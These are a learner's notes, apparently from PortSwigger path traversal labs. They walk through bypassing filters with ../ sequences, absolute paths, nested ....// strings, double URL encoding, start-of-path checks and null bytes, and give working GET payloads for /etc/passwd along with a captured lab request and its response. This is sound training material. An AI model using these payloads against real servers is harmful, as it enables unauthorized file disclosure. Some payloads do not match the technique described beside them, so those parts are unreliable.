

Path Traversal (Directory Traversal)

- can read arbitrary files on the server that is running an application
- display etc/passwd to test, standard file, no sensitive info

absolute/relative path, nested traversal str for strip, encoded

1. Basic ../../etc/passwd on GET request

DEFENSE: no defense

ATTACK

```

```

code need filename param to get img file from dir

```
/var/www/images/218.png
```

use ../ to go out of dir

```
GET /image?filename=../../etc/passwd
```

2. Traversal sequences(../) blocked with absolute path bypass(/)

DEFENSE: Strips/block traversal path strings (../) from input

ATTACK:

1. Absolute path

```
/etc/passwd
```

3. Traversal sequences stripped non-recursively (strip only once) use(....//)

DEFENSE: Strips/block traversal path strings (../) from input

ATTACK:

1. Use nested traversal string

- so the when app strips(the inside pattern, red), the ==../ traversal sequence ==string still left(blue) making it still valid since app only strips once and does not check for second round of modified string

....// or\\

is stripped

USE:

```
....// or ....\\
```

payload

```
GET /image?filename=../../../../../../etc/passwd
```

After stripped, app reads as

```
../../../../etc/passwd
```

4. Traversal sequences stripped mechanism bypass via double URL-encode

Burp Intruder provides the predefined payload list **Fuzzing - path traversal**. This contains some encoded path traversal sequences that you can try.

HOW IT WORKS ON TARGET MACHINE


2nd encoded payload > **server** decodes > strip ../ > pass to app

1st encoded payload > **app** MAY decode > orig payload > DOES NOT STRIP > pass to function(..../etc/passwd)

PROBLEM heres is that it only strip once.

The screenshot displays the Burp Suite interface with the 'Request' tab selected. The request is a GET request to `/image?filename=../../../../../../etc/passwd`. The 'Inspector' panel on the right shows the 'Query parameter' section with the 'filename' parameter. The 'Value' field shows the encoded payload `../../../../../../etc/passwd`. The 'Decoded from' dropdown is set to 'URL encoding'. A blue arrow points from the 'filename' parameter in the Inspector to the corresponding part of the request in the 'Request' tab. A red arrow points from the 'Decoded from' dropdown to the 'Decoded from' field, which shows the decoded payload `../../../../etc/passwd`. A red handwritten note 'Click to encode there' is placed near the 'Decoded from' field.

on left side



5. Lab: File path traversal, validation of start of path only if exist

only checks if `/var/www/images/` exist on root path of request otherwise return err so `/var/www/images/../../../../etc/passwd` payload might bypass the validation

Request

Pretty Raw Hex

```
1 GET /image?filename=
2 /var/www/images/../../../../etc/passwd HTTP/2
3 Host: 0ae1006a04a38efc81bb432e002000a0.web-security-academy.
4 net
5 Cookie: session=bQwV3z00xXaW2TKpubM61SPpSM6WhPfc
6 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/119.0.6045.159 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Accept:
13 image/avif,image/webp,image/apng,image/svg+xml,image/*
14 */*;q=0.8
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: no-cors
17 Sec-Fetch-Dest: image
18 Referer:
19 https://0ae1006a04a38efc81bb432e002000a0.web-security-
20 academy.net/product?productId=1
21 Accept-Encoding: gzip, deflate, br
22 Accept-Language: en-US,en;q=0.9
23 Priority: u=1, i
24
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List
21 Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System
24 (admin)/var/lib/gnats:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
26 ogin
```

Inspector

Back

Query parameter

Name

filename

Value

%2fvar%2fwww%2fimages%2f..%2f..%2fetc%2fpasswd

Decoded from: URL encoding

/var/www/images/../../../../etc/passwd

Cancel Apply changes

```
GET /image?filename=/var/www/images/../../../../etc/passwd
```

6. File path traversal, validation of file extension with null byte injection bypass

- app approves that its valid since it contains .pdf
- os ignore after the null byte
- resulting to valid ../../../../etc/passwd to be executed by the os